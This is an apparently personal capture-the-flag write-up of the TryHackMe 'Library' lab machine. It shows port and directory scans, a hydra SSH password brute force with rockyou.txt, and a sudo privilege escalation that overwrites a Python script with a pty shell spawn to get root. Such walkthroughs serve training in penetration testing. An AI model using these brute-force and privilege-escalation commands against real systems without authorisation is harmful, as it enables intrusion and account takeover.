Library CTF Write UP

Hey guys, I am Rahul. Today we are going to crack another machine from TryHackMe which is Library.

You can access this machine from this url: https://tryhackme.com/room/bsidesgtlibrary


15

Library

boot2root machine for FIT and bsides guatemala CTF

Now just deploy the machine and start the hacking


So just start the zenmap to see all the open ports



```
Initiating NSE at 09:33
Completed NSE at 09:33, 0.00s elapsed
Nmap scan report for 10.10.93.183
Host is up (0.19s latency).
Not shown: 998 closed ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.8 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 c4:2f:c3:47:67:06:32:04:ef:92:91:8e:05:87:d5:dc (RSA)
|   256 68:92:13:ec:94:79:dc:bb:77:02:da:99:bf:b6:9d:b0 (ECDSA)
|_  256 43:e8:24:fc:d8:b8:d3:aa:c2:48:08:97:51:dc:5b:7d (ED25519)
80/tcp open  http    Apache httpd 2.4.18 ((Ubuntu))
| http-methods:
|_  Supported Methods: OPTIONS GET HEAD POST
| http-robots.txt: 1 disallowed entry
|_/
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: Welcome to  Blog - Library Machine
No exact OS matches for host (If you know what OS is running on it, see https://
nmap.org/submit/ ).
TCP/IP fingerprint:
OS:SCAN(V=7.80%E=4%D=5/31%OT=22%CT=1%CU=30537%PV=Y%DS=2%DC=T%G=Y%TM=5ED3B23
OS:8%P=x86_64-pc-linux-gnu)SEQ(SP=108%GCD=1%ISR=10B%TI=Z%CI=I%II=I%TS=8)OPS
OS:(O1=M472ST11NW6%O2=M472ST11NW6%O3=M472NNT11NW6%O4=M472ST11NW6%O5=M472ST1
OS:1NW6%O6=M472ST11)WIN(W1=68DF%W2=68DF%W3=68DF%W4=68DF%W5=68DF%W6=68DF)ECN
OS:(R=Y%DF=Y%T=40%W=6903%O=M472NNSNW6%CC=Y%Q=)T1(R=Y%DF=Y%T=40%S=O%A=S+%F=A
OS:S%RD=0%Q=)T2(R=N)T3(R=N)T4(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%O=%RD=0%Q=)T5(R
OS:=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)T6(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F
OS:=R%O=%RD=0%Q=)T7(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)U1(R=Y%DF=N%
OS:T=40%IPL=164%UN=0%RIPL=G%RID=G%RIPCK=G%RUCK=G%RUD=G)IE(R=Y%DFI=N%T=40%CD
OS:=S)
```

22 and 80 are open

Let’s see the port 80



boot2root machine for FIT and bsides Guatemala

Hack the planet!!!

Lorem ipsum dolor sit amet, consectetur adipisicing elit, sed do eiusmod tempor incididunt ut labore et dolore magna aliqua. Ut enim ad minim veniam, quis nostrud exercitation ullamco laboris nisi ut.

This is the title of a blog post


Posted on June 29th 2009 by meliodas - 3 comments

Lorem ipsum dolor sit amet, consectetur adipiscing elit. Proin euismod tellus eu orci imperdiet nec rutrum lacus blandit. Cras enim nibh, sodales ultricies elementum vel, fermentum id tellus. Proin

Pellentesque ut sapien arcu, egestas mollis massa. Fusce lectus leo, fringilla at aliquet sit amet, volutpat non erat. Aenean molestie nibh vitae turpis venenatis vel accumsan nunc tincidunt. Suspendisse id


And we got the username-> meliodas

Let’s start the directory search




```
===============================================================
Gobuster v3.0.1
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@_FireFart_)
===============================================================
[+] Url:            http://10.10.93.183
[+] Threads:        10
[+] Wordlist:       /usr/share/wordlists/dirb/common.txt
[+] Status codes:   200,204,301,302,307,401,403
[+] User Agent:     gobuster/3.0.1
[+] Timeout:        10s
===============================================================
2020/05/31 09:34:48 Starting gobuster
===============================================================
/.hta (Status: 403)
/.htaccess (Status: 403)
/.htpasswd (Status: 403)
/images (Status: 301)
/index.html (Status: 200)
/robots.txt (Status: 200)
/server-status (Status: 403)
===============================================================
2020/05/31 09:36:13 Finished
===============================================================
```

We are going to check the robots.txt



```
User-agent: rockyou
Disallow: /
```

So it is saying we have to use rockyou.txt
We have an ssh port, an username and rockyou.txt
Okayyy… we have to use hydra for getting the password for ssh




```
root@kali:~/Desktop/tryhackme/easy/library# hydra -l meliodas -P /usr/share/wordlists/rockyou.txt ssh://10.10.93.183 -t 4
Hydra v9.0 (c) 2019 by van Hauser/THC - Please do not use in military or secret service organizations, or for illegal purpose
s.

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2020-05-31 09:46:00
[DATA] max 4 tasks per 1 server, overall 4 tasks, 14344399 login tries (l:1/p:14344399), ~3586100 tries per task
[DATA] attacking ssh://10.10.93.183:22/
[STATUS] 44.00 tries/min, 44 tries in 00:01h, 14344355 to do in 5433:29h, 4 active
[STATUS] 28.00 tries/min, 84 tries in 00:03h, 14344315 to do in 8538:17h, 4 active
[STATUS] 29.14 tries/min, 204 tries in 00:07h, 14344195 to do in 8203:23h, 4 active
[22][ssh] host: 10.10.93.183   login: meliodas   password: [redacted]
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2020-05-31 09:54:30
```

And we got the password.

let’s connect with it




```
root@kali:~/Desktop/tryhackme/easy/library# ssh meliodas@10.10.93.183
The authenticity of host '10.10.93.183 (10.10.93.183)' can't be established.
ECDSA key fingerprint is SHA256:sKxkgmnt79RkNN7Tn25FLA0EHcu3yil858DSdzrX4Dc.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.93.183' (ECDSA) to the list of known hosts.
meliodas@10.10.93.183's password:
Welcome to Ubuntu 16.04.6 LTS (GNU/Linux 4.4.0-159-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage
Last login: Sat Aug 24 14:51:01 2019 from 192.168.15.118
meliodas@ubuntu:~$ ls
bak.py  user.txt
meliodas@ubuntu:~$ cat user.txt
[redacted]
meliodas@ubuntu:~$ 
```

And we got the user flag

Now the root. Let’s see the content of other python file and also the privileges that the user has.




```
meliodas@ubuntu:~$ cat bak.py
#!/usr/bin/env python
import os
import zipfile

def zipdir(path, ziph):
    for root, dirs, files in os.walk(path):
        for file in files:
            ziph.write(os.path.join(root, file))

if __name__ == '__main__':
    zipf = zipfile.ZipFile('/var/backups/website.zip', 'w', zipfile.ZIP_DEFLATED)
    zipdir('/var/www/html', zipf)
    zipf.close()
meliodas@ubuntu:~$ sudo -l
Matching Defaults entries for meliodas on ubuntu:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User meliodas may run the following commands on ubuntu:
    (ALL) NOPASSWD: /usr/bin/python* /home/meliodas/bak.py
meliodas@ubuntu:~$
```


Okay. no password needed. Just running the bak.py but in that format(/home/meliodas/bak.py) not the direct running. So let’s run it.



```
meliodas@ubuntu:~$ sudo python /home/meliodas/bak.py
meliodas@ubuntu:~$
```


Nothing. Just nothing.

I think I have to use a shell command and replace all those codes. I will use this command

- 


```
python -c 'import pty; pty.spawn("/bin/sh")'
```

And do this



```
meliodas@ubuntu:~$ echo 'import pty; pty.spawn("/bin/sh")' > /home/meliodas/bak.py
meliodas@ubuntu:~$ ls
bak.py  user.txt
meliodas@ubuntu:~$ cat bak.py
import pty; pty.spawn("/bin/sh")
```

We should run that file now



```
meliodas@ubuntu:~$ sudo python /home/meliodas/bak.py
# id
uid=0(root) gid=0(root) groups=0(root)
# ls
bak.py  user.txt
# cat /root/root.txt
[redacted]
```

We got the root.

Hope you understood. Happy hacking……!!!!!

You can connect with me in linkedin at www.linkedin.com/in/rahul-mondal-9338266a

My mail id: rahulmondal666@gmail.com